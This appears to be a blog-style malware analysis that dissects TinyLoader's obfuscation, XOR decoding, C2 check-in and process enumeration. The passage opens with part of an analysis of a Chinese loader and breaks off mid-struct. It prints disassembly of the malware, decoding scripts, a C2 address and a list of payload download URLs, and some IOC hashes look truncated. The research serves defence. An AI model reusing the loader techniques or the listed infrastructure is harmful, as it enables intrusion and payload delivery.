
Inside the scripts are just unobfuscated URLs for now so a simple URL extractor script will work, I usually prefer to use YARA through python for this instead of trying to use regex through pure python but this is just a personal preference.

```
import yara
import sys

rules = yara.compile(source='rule urls { strings: $a1 = /https?:\/\/[a-zA-Z0-9\/\-_\\
.]+/ ascii wide condition: all of them }')


def decoder(data):
        urls = []
        matches = rules.match(data=data)
        if matches != []:
                matches = matches[0].strings
                for match in matches:
                        url = match[2]
                        if 'http' in url:
                                urls.append(url)
                        else:
                                urls.append(url.decode('utf-16').decode('ascii'))
        return({'URLS': urls})
```

```
if __name__ == "__main__":
        data = open(sys.argv[1], 'rb').read()
        t = decoder(data)
        print(t)
```

Using these we can quickly dump more information from any samples we harvest.

```
http://test.hhlywsc.cn/basicnetutils.dll
http://putj2l6mp.bkt.clouddn.com/QQ
http://test.hhlywsc.cn/new.jpg
http://prw6luc42.bkt.clouddn.com/1.dll
http://ptfv5y9m3.bkt.clouddn.com/1.dll
http://prldfzhtu.bkt.clouddn.com/
http://test.hhlywsc.cn/EduDll.dll
http://q0drurhbs.bkt.clouddn.com/Junction.exe
http://ptfv5y9m3.bkt.clouddn.com/1.exe
http://q0drurhbs.bkt.clouddn.com/q.crt
http://q0drurhbs.bkt.clouddn.com/DXVideo.dll
http://q0drurhbs.bkt.clouddn.com/z.crt
http://psk4ak7f9.bkt.clouddn.com/actiweds.crt
http://psk48kngn.bkt.clouddn.com/actiweds.crt
http://putj2l6mp.bkt.clouddn.com/1.exe
http://prw71pgcj.sabkt.gdipper.com/actiweds.crt
http://psk4iauap.bkt.clouddn.com/1.exe
http://pta2rm9qx.bkt.clouddn.com/1.exe
http://putja8jft.bkt.clouddn.com/1.dll
http://pta29qol9.bkt.clouddn.com/actiweds.crt
http://putj2l6mp.bkt.clouddn.com/1.dll
http://putjld7ao.bkt.clouddn.com/actiweds.crt
http://q0drurhbs.bkt.clouddn.com/EduDll.dll
http://prw73zrcx.bkt.clouddn.com/actiweds.crt
http://prldfzhtu.bkt.clouddn.com/1.dll
http://psk4q8x54.bkt.clouddn.com/actiweds.crt
http://pre9kjwgm.bkt.clouddn.com/actiweds.crt
http://prw6luc42.bkt.clouddn.com/1.exe
http://putja8jft.bkt.clouddn.com/QQ
http://test.hhlywsc.cn/z.crt
http://test.hhlywsc.cn/Junction.exe
http://test.hhlywsc.cn/q.crt
http://pta2rm9qx.bkt.clouddn.com/1.dll
http://putja8jft.bkt.clouddn.com/1.exe
http://pta2rm9qx.bkt.clouddn.com/QQ
http://prldfzhtu.bkt.clouddn.com/1.exe
```

```
http://putjziust.bkt.clouddn.com/activeds.crt
http://test.hhlywsc.cn/EduDll.dllEduDll.dll
http://psk4iauap.bkt.clouddn.com/QQ
http://psmb07epr.bkt.clouddn.com/activeds.crt
http://psk4iauap.bkt.clouddn.com/1.dll
http://ptfvya5g9.bkt.clouddn.com/activeds.crt
http://ptfv5y9m3.bkt.clouddn.com/QQ
http://prw6luc42.bkt.clouddn.com/QQ
http://q0drurhbs.bkt.clouddn.com/new.jpg
```

IOCs

Hash	Purpose
8df424b44f219d196bdbd2c4430ffe4fbbdc574343eb1a89657911a20ec6c9	Initial loader
b0b2a6a189bcbcb58c788872e998148482ee243d079598107f41c049ac104	fa.log.txt Scriptlet
00da0ab276bb6b32f032dad66fa7e87421d9f7be387c30995fa449f0fce30a	Junction.exe
a1d31ec6e5df1fb605946826ae126b43dd1262b5da249452e926756ef28d	55fsimgbase.dll
b05d69ef0c1da058756aad2b838865844d3519ad37fdeb340a85333c96f8a	235activedsg.crt

References

1:https://github.com/sin5678/gh0st
2:https://github.com/sin5678/gh0st/blob/master/Server/svchost/common/decode.h#L77
3:https://gist.github.com/kennwhite/3f4b67844d92e964b03f73423e77da37
4:https://ti.qianxin.com/blog/articles/newly-disclosed-golden-eye-dog-black-gang/
5:https://sec.thief.one/article_content?a_id=c999cac71051ec4bd23ae452741a5f28
6:https://bbs.pediy.com/thread-254183.htm

TinyLoader

Introduction

TinyLoader is a well-known backdoor that has been used for well over 5 years now, during that time it has continued to be developed on and the actors responsible for utilizing it have continued to grow and adapt in how they utilize it.

Most TinyLoader samples are comprised of two parts you have a protection of obfuscation layer and then the loader or bot shellcode that it decodes. The bot shellcode layer is then responsible for contacting the command and control(C2) server and downloading subsequent shellcode blobs which perform any extra functionality.

Protection Layer

The protection layer for this sample passes hardcoded strings by using call instructions which will push the next address onto the stack, if the next address after the call instruction is the needed data then it's already on the stack as a parameter. This can cause some confusion in common disassembly engines which slightly obfuscations the execution flow and will require statically fixing it.

```
                public start
start           proc near
                call    loc_40200F
start           endp

; ---------------------------------------
aNtdll_dll      db 'ntdll.dll',0
; ---------------------------------------

loc_40200F:                             ;
                call    LoadLibraryA
                cmp     eax, 0
                jz      short loc_40204C
                call    loc_402032
; ---------------------------------------
aRtladjustprivi db 'RtlAdjustPrivilege',0
; ---------------------------------------

loc_402032:                             ;
                push    eax
                call    GetProcAddress
                cmp     eax, 0
                jz      short loc_40204C
                push    0
                push    esp
                push    0
                push    1
                push    14h
                call    eax
                add     esp, 4

loc_40204C:                             ;
                                        ;
                call    loc_40205A
; ---------------------------------------
aS2lxza0d       db 's2lxza0d',0
; ---------------------------------------

loc_40205A:                             ;
                push    0
                push    0
                call    CreateMutexA
```

Afterwords a mutex is checked to determine if it is already running or not:

```
aS2lxza0d       db 's2lxza0d',0
; ---------------------------------------------------------------------------

loc_40205A:                             ; CODE XREF: .c231asc:loc_
                push    0
                push    0
                call    CreateMutexA
                call    GetLastError

loc_40206A:                             ; ERROR_ALREADY_EXISTS
                cmp     eax, 0B7h
                jnz     short loc_402079
                push    0
                call    ExitProcess
; ---------------------------------------------------------------------------
```

Then begins setting up for the standard TinyLoader decode routine, first memory is allocated and the encoded data is copied over.

```
loc_402079:                                     ; CODE XREF
                push    40h
                push    3000h
                push    28000h
                push    0
                call    VirtualAlloc

loc_40208D:
                mov     dword ptr [eax+7F8h], 0

loc_402097:
                mov     ebx, LoadLibraryA
                mov     [eax+30h], ebx
                mov     ebx, GetProcAddress
                mov     [eax+38h], ebx
                mov     esi, eax
                add     eax, 14000h
                nop
                xor     ebx, ebx
                nop

loc_4020B4:                                     ; CODE XREF
                nop
                mov     edi, ds:dword_40210D[ebx]
                nop
                mov     [eax], edi
                nop
                cmp     ebx, 5FCh
                jnb     short loc_4020D3
                nop
                add     eax, 4
                nop
                add     ebx, 4
                nop
                jmp     short loc_4020B4
```

The data is then decoded by first bruteforcing it's own 4 byte XOR key.

```
loc_4020D3:                             ; CODE XREF
                sub     eax, ebx
                nop
                xor     ebx, ebx
                nop
                xor     ecx, ecx
                nop

loc_4020DC:                             ; CODE XREF
                                        ; .c231asc:
                xor     [eax], ecx
                nop
                cmp     dword ptr [eax], 90909090h
                jz      short loc_4020F5
                cmp     ebx, 0
                jnz     short loc_4020F5
                nop
                xor     [eax], ecx
                nop
                inc     ecx
                nop
                jmp     short loc_4020DC
; ---------------------------------------------------------------------------
                db 90h
; ---------------------------------------------------------------------------

loc_4020F5:                             ; CODE XREF
```

An interesting addition can seen starting with the previously memory allocation, a NOP or No-operation instruction has been added after every instruction. From a dynamic aspect this does nothing but statically this adds an interesting element. Malware researchers will frequently use code blocks and functions to signature on malware families, adding a NOP between each instruction could be an attempt to complicate this process.

After being decoded the newly decoded data will be executed by jumping to it.

```
                                        ; .
                cmp     ebx, 5FCh
                jnb     short loc_402108
                nop
                add     eax, 4
                nop
                add     ebx, 4
                jmp     short loc_4020DC
; ---------------------------------------
                align 4

loc_402108:                             ; C
                sub     eax, ebx
                nop
                jmp     eax
```

We can statically decode this next layer because we know what the first decoded DWORD value in the data is, 0x90909090. The way XOR works we simply XOR the first dword by the known cleartext and we will have the XOR key.

```
>a = GetManyBytes(0x40210d, 0x5fc)
>import struct
>temp = struct.unpack_from('<I', a)[0]
>temp ^= 0x90909090
>key = bytearray(struct.pack('<I', temp))
```

Using the XOR key we can decode the entire data section:

```
>b = bytearray(a)
>for i in range(len(b)):
>  b[i] ^= key[i%len(key)]
>
>import binascii
>binascii.hexlify(b)[:100]
9090909089f089c5050020000089450005002000008985a005000005002000008985a805000005001000\
0089450805002000
```

Using IDAPython we can patch the binary in the disassembler as well:

```
>soff = 0x40210d
>for i in range(len(b)):
>  PatchByte(soff+i, b[i])
>
```

TinyLoader Shellcode

Looking at our newly decoded data shows that it is code designed for execution:

```
MainSC_40210D:                          ;
                nop
                nop
                nop
                nop
                mov     eax, esi
                mov     ebp, eax
                add     eax, 2000h
                mov     [ebp+0], eax
                add     eax, 2000h
                mov     [ebp+5A0h], eax
                add     eax, 2000h
                mov     [ebp+5A8h], eax
                add     eax, 1000h
                mov     [ebp+8], eax
                add     eax, 2000h
                mov     [ebp+18h], eax
                add     eax, 2000h
                mov     [ebp+10h], eax
                add     eax, 1000h
                mov     [ebp+20h], eax
                call    loc_402165
; ---------------------------------------
aKernel32_dll_0 db 'kernel32.dll',0
; ---------------------------------------
```

The code uses the similar technique of calling over data and strings that will be needed for in this case resolving dependencies.

```
                mov     [ebp+20h], eax
                call    loc_402165
 ---------------------------------------------------
Kernel32_dll_0 db 'kernel32.dll',0
 ---------------------------------------------------

oc_402165:                              ; CODE XREF
                call    dword ptr [ebp+30h]
                mov     [ebp+40h], eax
                call    loc_40217C
 ---------------------------------------------------
Wsock32_dll    db 'wsock32.dll',0
 ---------------------------------------------------

oc_40217C:                              ; CODE XREF
                call    dword ptr [ebp+30h]
                mov     [ebp+48h], eax
                call    loc_402192
 ---------------------------------------------------
Wsastartup     db 'WSAStartup',0
 ---------------------------------------------------

oc_402192:                              ; CODE XREF
                push    dword ptr [ebp+48h]
                call    dword ptr [ebp+38h]
                mov     [ebp+480h], eax
                call    sub_4021AF
 ---------------------------------------------------
Closesocket    db 'closesocket',0
```

After resolving all the functions it will use, it performs a check to see if it is running as a WOW64 process.

```
loc_402286:                             ; CODE XREF: sub_402266+1
                call    dword ptr [ebp+2C0h] ; GetCurrentProcess
                lea     ebx, [ebp+540h]
                push    ebx
                push    eax
                call    dword ptr [ebp+2B0h] ; IsWow64Process

loc_40229A:
                cmp     dword ptr [ebp+540h], 1
                jnz     short loc_4022A5
                jmp     short loc_4022B1
; ---------------------------------------------------------------------------

loc_4022A5:                             ; CODE XREF: sub_402266:1
                                        ; sub_402266+3B↑j
                mov     dword ptr [ebp+540h], 84000000h
                jmp     short loc_4022BB
; ---------------------------------------------------------------------------

loc_4022B1:                             ; CODE XREF: sub_402266+3
                mov     dword ptr [ebp+540h], 0BA000000h

loc_4022BB:                             ; CODE XREF: sub_402266+4
                                        ; sub_402266+1E9↓j
```

The results of this check will determine which DWORD value is loaded 0x84 or 0xba. This value will be used later but first a socket connection is setup to a hardcoded IP address and port.

```
push    dword ptr [ebp+5A0h]
push    202h
call    dword ptr [ebp+480h] ; WSAStartup
push    6
push    1
push    2
call    dword ptr [ebp+4C8h] ; socket
mov     [ebp+5B8h], eax
mov     ebx, [ebp+5A8h]
mov     dword ptr [ebx+4], 0BC64F8B9h ; 185.248.100.188
mov     word ptr [ebx+2], 1E1Dh ; 7709 port
mov     word ptr [ebx], 2
push    10h
push    dword ptr [ebp+5A8h]
push    dword ptr [ebp+5B8h]
call    dword ptr [ebp+498h] ; connect
cmp     eax, 0FFFFFFFFh
jnz     short loc_402314
jmp     loc_402438
```

After a successful connection the previousuly loaded value can be seen used along with some other values to be sent to the C2 for its first checkin.

```
                mov     ebx, [ebp+0]
                cmp     dword ptr [ebx+400h], 0
                jnz     short loc_40232A ; id
                mov     dword ptr [ebx+400h], 0Ch

oc_40232A:                              ; CODE XREF: sub_4
                mov     eax, [ebp+7F8h] ; id
                mov     [ebx+4], eax
                mov     eax, [ebp+540h] ; bit check
                mov     [ebx+8], eax
                mov     eax, [ebx+400h] ; length
                mov     [ebx+8], ax
                push    0
                push    dword ptr [ebx+400h]
                push    dword ptr [ebp+0]
                push    dword ptr [ebp+5B8h]
                call    dword ptr [ebp+4C0h] ; send
                cmp     eax, 0FFFFFFFFh
```

After sending data it will then attempt to receive data from the C2 and also will verify that the number of bytes received matches a dword value within the received data block.


```
                push    0
                push    400h
                push    ebx
                push    dword ptr [ebp+5B8h]
                call    dword ptr [ebp+4B0h] ; recv
                cmp     eax, 0FFFFFFFFh
                jz      short loc_402398
                cmp     eax, 0
                jnz     short loc_40239D

l2398:                                  ; CODE XREF: sub_402266+1
                jmp     loc_402438
-------------------------------------------------------------

l239D:                                  ; CODE XREF: sub_402266+1
                add     [ebp+858h], eax
                cmp     dword ptr [ebp+858h], 0Ch
                jnb     short loc_4023AE
                jmp     short loc_402371
-------------------------------------------------------------

l23AE:                                  ; CODE XREF: sub_402266+1
                mov     ebx, [ebp+0]
                mov     eax, [ebx+8]
                cmp     eax, [ebp+858h] ; Check if sizes match
                jz      short loc_4023BE
                jmp     short loc_402371
-------------------------------------------------------------
```

After this check the header of 12 bytes is skipped and a XOR key as the second DWORD in the header is used to XOR decode the data after the header.




```
                mov     ecx, [ebp+0]
                mov     ecx, [ecx+4]
loc_4023C8:                             ; CODE XREF: sub
                mov     edx, [ebp+0]
                add     edx, ebx
                add     edx, 0Ch
                xor     [edx], ecx
                cmp     eax, [ebp+858h]
                jnb     short loc_4023E2
                add     eax, 4
                add     ebx, 4
                jmp     short loc_4023C8
; ---------------------------------------------------------------

loc_4023E2:                             ; CODE XREF: sub
                mov     ebx, [ebp+0]
```

Once decoded the header is skipped and the decoded data is detonated.

```
:                                       ; CODE XREF: sub_402266+18C
        mov     eax, [ebp+0]
        add     eax, 0Ch
        call    eax             ; Detonate decoded data
        xor     ebx, ebx
```

C2 response data is then code to be executed. Some Tinyloader samples do not have live C2s for very long, this is because the actors using it are going to move the bots to other C2s or to different ports. Since we know how the data is decoded though we can find existing Packet Capture (PCAP) files and decode out the C2 traffic ourselves.

Example PCAP: e2b43b6fa779a712b52c679a6e5d7a094a151ff1f4017c97f475ae9257f8e1bf

First we take the information we have already reverse-engineered and create a decode function.

```
def decode(data):
  data = binascii.unhexlify(data)
  b = data
  temp = bytearray(b[12:])
  xork = bytearray(b[4:8])
  for i in range(len(temp)):
    temp[i] ^= xork[i%len(xork)]
  return temp
```

Now to decode a packet we just copy and paste it from a PCAP:

```
>> a
'00000000451a631c9d020000ce4f63975723f61c411a63684991fe1c411a6397101aea0686912e1cc4d\
bf31c451ae8415d2ba397111b6f9556279f1d451a1014c6da679f861e88f7ce4f63db471a631d45dde61\
c411a631c451b639d871a671c45dd6110451a63df451a631c451a631c451a631c451a631c451a631c451\
a631c451a631c451a631c451a631c451a631c451a631c451a631cad17631c4571066e2b7f0f2\
f77340770291a9c497593265cad13631c4576106837790268041a9c6905e53624cc9fe31e451ae8494d9\
ba11c441a63f4491a631c06760c6f205202722176061c17e5f69c471a63971012e2de651b631cad16631\
c45591179246e065a2c76065d45489c89c518631cce4f6b9d875a621c45f26e1c451a206e207b1779086\
f17793d5b634eba8fe31e451ae8494d9ba17c441a63f45c1a631c0668067d317f37732a760b79296a502\
e1674026c36720c6845489c89c518631cce4f6b9d879a621c45f26f1c451a2779297f177903730f79041\
a31e3d09a611c45913614c4d8c31d451a8b10451a63593d73174c377500793669634eba8fe31e451ae84\
94d9ba1dc441a63f4561a631c027f175a2c76065d316e1175276f1779365b634eba8fe31e451ae8494d9\
ba1fc441a63f4481a631c027f17502469175937680c6e45489c89c518631cce4f6b9d871a611c45f2721\
c451a247931570c7830760654247407702O5b634eba8fe31e451ae8494d9ba13c471a63f44c1a631c0a6\
a067203730f7945489c89c518631cce4f6b9d875a611c45f26c1c451a336e2a79066f3629515a2c68106\
845489c89c518631cce4f6b9d877a611c45f26d1c451a336e2a79066f362951522062171c17e5f69c471\
a63971012e2dec518631cad14631c454817701f7f1173087f0e733763634eba8fe31e451ae84986'
>>> t = decode(a)
>>> t
bytearray(b'\x8bU\x00\x8b\x129\x95\x00\x04\x00\x00t\x0c\x8b\x9d\x00\x04\x00\x00\x8bU\
\x00\x89\x1a\xc3\x8bM\x00\x81\xc1\x90\x00\x00\x00\x8b]\x181\xc0\x8bT\x01\x0c\x89\x13\
=\xfc\x01\x00\x00s\x08\x83\xc0\x04\x83\xc3\x04\xeb\xeb\x8bU\x00\xc7\x02\x00\x00\x01\\
x00\xc7\x85\x00\x04\x00\x00\x00\x00\x01\x00\x81\xc2\x00\x04\x00\x00\xc7\x02\x0c\x00\\
x00\x00\xc3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe8\r\x00\x00\x00kernel32.dll\x0\
0\xffU0\x89E@\xe8\t\x00\x00\x00lstrcatA\x00\xffu@\xffU8\x89\x85\x80\x02\x00\x00\x8bU\
\x08\x81\xc2\x00\x01\x00\x00\xe8\x0c\x00\x00\x00CloseHandle\x00R\xff\x95\x80\x02\x00\
\x00\x8bU\x08\x81\xc2 \x01\x00\x00\xe8\x0c\x00\x00\x00CreateFileA\x00R\xff\x95\x80\x\
02\x00\x00\x8bU\x08\x81\xc2@\x01\x00\x00\xe8\r\x00\x00\x00CreateMutexA\x00R\xff\x95\\
x80\x02\x00\x00\x8bU\x08\x81\xc2`\x01\x00\x00\xe8\x19\x00\x00\x00CreateToolhelp32Sna\
pshot\x00R\xff\x95\x80\x02\x00\x00\x8bU\x08\x81\xc2\x80\x01\x00\x00\xe8\x0c\x00\x00\\
x00DeleteFileA\x00R\xff\x95\x80\x02\x00\x00\x8bU\x08\x81\xc2\xa0\x01\x00\x00\xe8\x0c\
\x00\x00\x00ExitProcess\x00R\xff\x95\x80\x02\x00\x00\x8bU\x08\x81\xc2\xc0\x01\x00\x0\
0\xe8\x13\x00\x00\x00GetFileAttributesA\x00R\xff\x95\x80\x02\x00\x00\x8bU\x08\x81\xc\
2\xe0\x01\x00\x00\xe8\r\x00\x00\x00GetLastError\x00R\xff\x95\x80\x02\x00\x00\x8bU\x0\
8\x81\xc2\x00\x02\x00\x00\xe8\x11\x00\x00\x00GetModuleHandleA\x00R\xff\x95\x80\x02\x\
00\x00\x8bU\x08\x81\xc2 \x02\x00\x00\xe8\t\x00\x00\x00OpenFile\x00R\xff\x95\x80\x02\\
x00\x00\x8bU\x08\x81\xc2@\x02\x00\x00\xe8\x0f\x00\x00\x00Process32First\x00R\xff\x95\
\x80\x02\x00\x00\x8bU\x08\x81\xc2`\x02\x00\x00\xe8\x0e\x00\x00\x00Process32Next\x00R\
\xff\x95\x80\x02\x00\x00\x8bU\x08\x81\xc2\x80\x02\x00\x00\xe8\x0e\x00\x00\x00RtlZero\
Memory\x00R\xff\x95\x80\x02\x00\x00\x8bU\xc3')
```

C2 Protocol & Next Layer

Process Enumeration

After decoding and disassembling this next layer we can see this is a block of shellcode sitting on top of a block of shellcode. The code layer on top is designed to copy over the other blob into a buffer and also sets the value in the first DWORD of the structure that will be sent to the C2.

```
                                ; CODE XREF: se
mov     ecx, [ebp+0]
add     ecx, 90h ; 'É'
mov     ebx, [ebp+18h]
xor     eax, eax

                                ; CODE XREF: se
mov     edx, [ecx+eax+0Ch]
mov     [ebx], edx
cmp     eax, 1FCh
jnb     short loc_3C
add     eax, 4
add     ebx, 4
jmp     short loc_27
-----------------------------------------------

                                ; CODE XREF: se
mov     edx, [ebp+0]
mov     dword ptr [edx], 10000h
mov     dword ptr [ebp+400h], 10000h
add     edx, 400h
mov     dword ptr [edx], 0Ch
retn
```

So the first packet sent was “00 00 00 00” and after the response code is ran it will be set to “00 00 01 00”. This value is then an ID for which blob in the chain it needs.

After downloading each blob and copying the decoded data over you get a different blob which acts like a special detonate piece or a handler for detonating the shellcode blob that was constructed and also has another mutex check onboard.

```
                                ; CODE XREF: seg000:
call    dword ptr [ebp+18h]
mov     eax, [ebp+0]
add     eax, 15h
mov     eax, [eax]
mov     ebx, [ebp+0]
add     ebx, 25h ; '%'
mov     ebx, [ebx]
cmp     eax, 0
jz      short loc_62
cmp     ebx, 0
jnz     short loc_7F

                                ; CODE XREF: seg000:
push    800h
push    dword ptr [ebp+8]
call    dword ptr [ebp+260h]
push    800h
push    dword ptr [ebp+10h]
call    dword ptr [ebp+260h]
retn
-------------------------------------------------------

                                ; CODE XREF: seg000:
cmp     dword ptr [ebp+210h], 0
jbe     short loc_BF
cmp     dword ptr [ebp+238h], 0
jbe     short loc_BF
mov     ebx, [ebp+0]
add     ebx, 25h ; '%'
push    ebx
push    0
push    0
call    dword ptr [ebp+210h]
call    dword ptr [ebp+238h] ; CreateMutexA
cmp     eax, 0B7h ; '+'
jnz     short loc_BF
cmp     dword ptr [ebp+7F8h], 0
jnz     short loc_BF
```

After detonating the blob it will send off the data using a different ID

```
                                        ; CODE XREF: se
                                        ; seg000:000000
mov     ebx, [ebp+10h]
mov     dword ptr [ebx+200h], 0
push    dword ptr [ebp+10h]
call    dword ptr [ebp+290h]
add     eax, 0Ch
mov     edx, [ebp+0]
mov     dword ptr [edx], 0A0000h
mov     dword ptr [ebp+400h], 0A0000h
mov     edx, [ebp+0]
add     edx, 400h
mov     [edx], eax
retn
ends
```

The shellcode blob that was reconstructed and detonated resolves its own depencies the same as we have previously seen with this malware but the functions it resolves are slightly different having to do with process enumeration.

```
loc_18D:                                ; CODE XR
                push    edx
                call    dword ptr [ebp+280h]
                mov     edx, [ebp+8]
                add     edx, 240h
                call    sub_1B1
; ---------------------------------------------------
aProcess32first db 'Process32First',0

; =============== S U B R O U T I N E ===========

sub_1B1         proc near               ; CODE XR
                push    edx

loc_1B2:
                call    dword ptr [ebp+280h]
                mov     edx, [ebp+8]
                add     edx, 260h
                call    loc_1D4
sub_1B1         endp ; sp-analysis failed

; ---------------------------------------------------
aProcess32next  db 'Process32Next',0
; ---------------------------------------------------
```

It also builds out the header values for the structure that will be sent including another bit check.

```
push    eax
call    dword ptr [ebp+2B0h] ; IsWow64Process
cmp     dword ptr [ebp+540h], 1
jnz     short loc_82D
jmp     short loc_839
-----------------------------------------------------

                        ; CODE XREF: seg000:0000082
mov     dword ptr [ebp+540h], 32000000h
jmp     short loc_843
-----------------------------------------------------

                        ; CODE XREF: seg000:0000082
                        ; seg000:000007DB↑j
mov     dword ptr [ebp+540h], 86000000h
```

Along with some hardcoded data that will be placed in the data section after the header to be sent.

```
                call    loc_8D3
; ---------------------------------------------
a1234567890abcd db '1234567\890ABCD\',0
; ---------------------------------------------

loc_8D3:                                ; CODE XR
                push    dword ptr [ebp+10h]
                call    dword ptr [ebp+280h]
```

Then it begins enumerating the running process list and checking the first four bytes of the process name to match some hardcoded values.

```
        push    esi
        call    dword ptr [ebp+250h]
        jmp     loc_A5D
-------------------------------------------

                                        ; CODE XRE
        mov     ecx, [ebp+8]
        add     ecx, 24h ; '$'
        cmp     dword ptr [ecx], 'hcvs'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'tsyS'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'ssms'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'lpxe'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'srsc'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'lniw'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'sasl'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'oops'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], '.gla'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'iniw'
        jz      near ptr loc_A10+2
        cmp     dword ptr [ecx], 'aets'
        jz      short near ptr loc_A10+2
        cmp     dword ptr [ecx], 'pyks'
        jz      short near ptr loc_A10+2
        cmp     dword ptr [ecx], '.mwd'
        jz      short near ptr loc_A10+2
        cmp     dword ptr [ecx], 'raeS'
        jz      short near ptr loc_A10+2
        cmp     dword ptr [ecx], 'ksat'
        jz      short near ptr loc_A10+2
```

Hardcoded strings for process comparison:

```
svch
Syst
smss
expl
csrs
winl
lsas
spoo
alg.
wini
stea
skyp
dwm.
Sear
task
rund
cmd.
lsm.
cohn
serv
vmto
vmwa
igfx
dllh
Flas
note
```

If it doesn't match any of those, then the process name is appended to the previously set hardcoded string.

```
call    dword ptr [ebp+500h]
push    dword ptr [ebp+8]
call    dword ptr [ebp+290h]
mov     ebx, [ebp+8]
mov     word ptr [ebx+eax], 5Ch ; '\'
lea     eax, [ebp+668h]
push    80h ; 'Ç'
push    eax
push    dword ptr [ebp+8]
call    dword ptr [ebp+2A0h]
cmp     dword ptr [ebp+668h], 0
jnz     short loc_AD6
lea     eax, [ebp+668h]
push    dword ptr [ebp+8]
push    eax
call    dword ptr [ebp+280h]
```

After it has finished building the report then execution is passed back to the main shellcode from earlier and the report built by the process enumeration code is sent off.

Example report:

```
>>> binascii.unhexlify(a)
'\x00\x00\n\x00 \x00\xdb\x93[\x00\x00231234567\\890ABCD\\mscorsvw\\wscntfy\\chrome\\\
WINWORD\\wuauclt\\python\\d93e196d175fe9\\'
```

This new request of 0xa starts a chain of downloading another set of shellcode blobs designed to copy data over.

Downloader code / Code Module

After being downloaded this layer is a template of code for downloading something using HTTP.

```
; ---------------------------------------------------------------------------
aHttp1_1        db ' HTTP/1.1',0

; =============== S U B R O U T I N E =======================================


sub_243         proc near               ; CODE XREF: sub_21B+19↑p

; FUNCTION CHUNK AT seg000:00000595 SIZE 0000003A BYTES

                push    dword ptr [ebp+10h]
                call    dword ptr [ebp+280h]
                push    dword ptr [ebp+10h]
                call    dword ptr [ebp+290h]
                mov     ebx, [ebp+10h]
                mov     word ptr [ebx+eax], 0A0Dh
                call    sub_289
sub_243         endp ; sp-analysis failed

; ---------------------------------------------------------------------------
aUserAgentMozil db 'User-Agent: Mozilla/4.0 (compatible;)',0

; =============== S U B R O U T I N E =======================================


sub_289         proc near               ; CODE XREF: sub_243+1B↑p
                push    dword ptr [ebp+10h]
                call    dword ptr [ebp+280h]
                push    dword ptr [ebp+10h]
                call    dword ptr [ebp+290h]
                mov     ebx, [ebp+10h]
                mov     word ptr [ebx+eax], 0A0Dh

loc_2A4:
                call    loc_2B0
sub_289         endp ; sp-analysis failed

; ---------------------------------------------------------------------------
aHost           db 'Host: ',0
; ---------------------------------------------------------------------------

loc_2B0:                                ; CODE XREF: sub_289:loc_2A4↑
                push    dword ptr [ebp+10h]
```

Hardcoded strings:

```
gth:
GET
 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;)
Host:
Connection: Keep-Alive
HTTP/1.1 200 OK
```

Strings and the code make it look like it is manually building out the HTTP request which makes sense because the code also contains the functionality for doing raw sockets:

```
push    202h
call    dword ptr [ebp+480h] ; WSAStartup
push    6
push    1
push    2
call    dword ptr [ebp+4C8h] ; Socket
mov     [ebp+830h], eax
mov     ebx, [ebp+8]
add     ebx, 100h
mov     word ptr [ebx], 2
push    50h ; 'P'
call    dword ptr [ebp+4A0h]
mov     [ebx+2], ax
mov     edx, [ebp+0]
add     edx, 25h ; '%'
push    edx
call    dword ptr [ebp+4A8h]
mov     [ebx+4], eax
mov     ebx, [ebp+8]
add     ebx, 100h
push    10h
push    ebx
push    dword ptr [ebp+830h]
call    dword ptr [ebp+498h] ; Connect
push    dword ptr [ebp+10h]
```

We can even see where it will loop through the response looking for the \x0d\x0a\x0d\x0a which signifies the end of the headers in the response.

```
loc_4D0:                                ; CODE XREF: seg
                cmp     ebx, 404h
                jbe     short loc_4DD
                jmp     near ptr loc_3BD+1
; ---------------------------------------------------------

loc_4DD:                                ; CODE XREF: seg
                mov     eax, [ebp+20h]
                cmp     dword ptr [eax+ebx], 0A0D0A0Dh
                jnz     short loc_54D
                add     ebx, 4
```

Checkin code

After retrieving the neccessary code above the bot and C2 enter into a checkin loop, but this checkin loop involves more code retrieved from the C2.

The code retrieved is simply a long sleep followed by setting the ID value to 0x54 which will cause the same request to be sent until the C2 issues a different command normally involving the use of the code module from earlier.

```
push    493E0h
call    dword ptr [ebp+270h] ; sleep
mov     edx, [ebp+0]
mov     dword ptr [edx], 54000000h
mov     dword ptr [ebp+400h], 54000000h
mov     edx, [ebp+0]
add     edx, 400h
mov     dword ptr [edx], 0Ch
retn
ends
```

C2 wrap up

What we've learned thus far is that the bot is basically looking for interesting infections based on running process lists, this lines up with existing research on this bot that it is primarily used for distributing Point Of Sale(POS) malware.

We've also learned a number of things about the C2 protocol though.

Data Sent:

```
struct c2_data
{
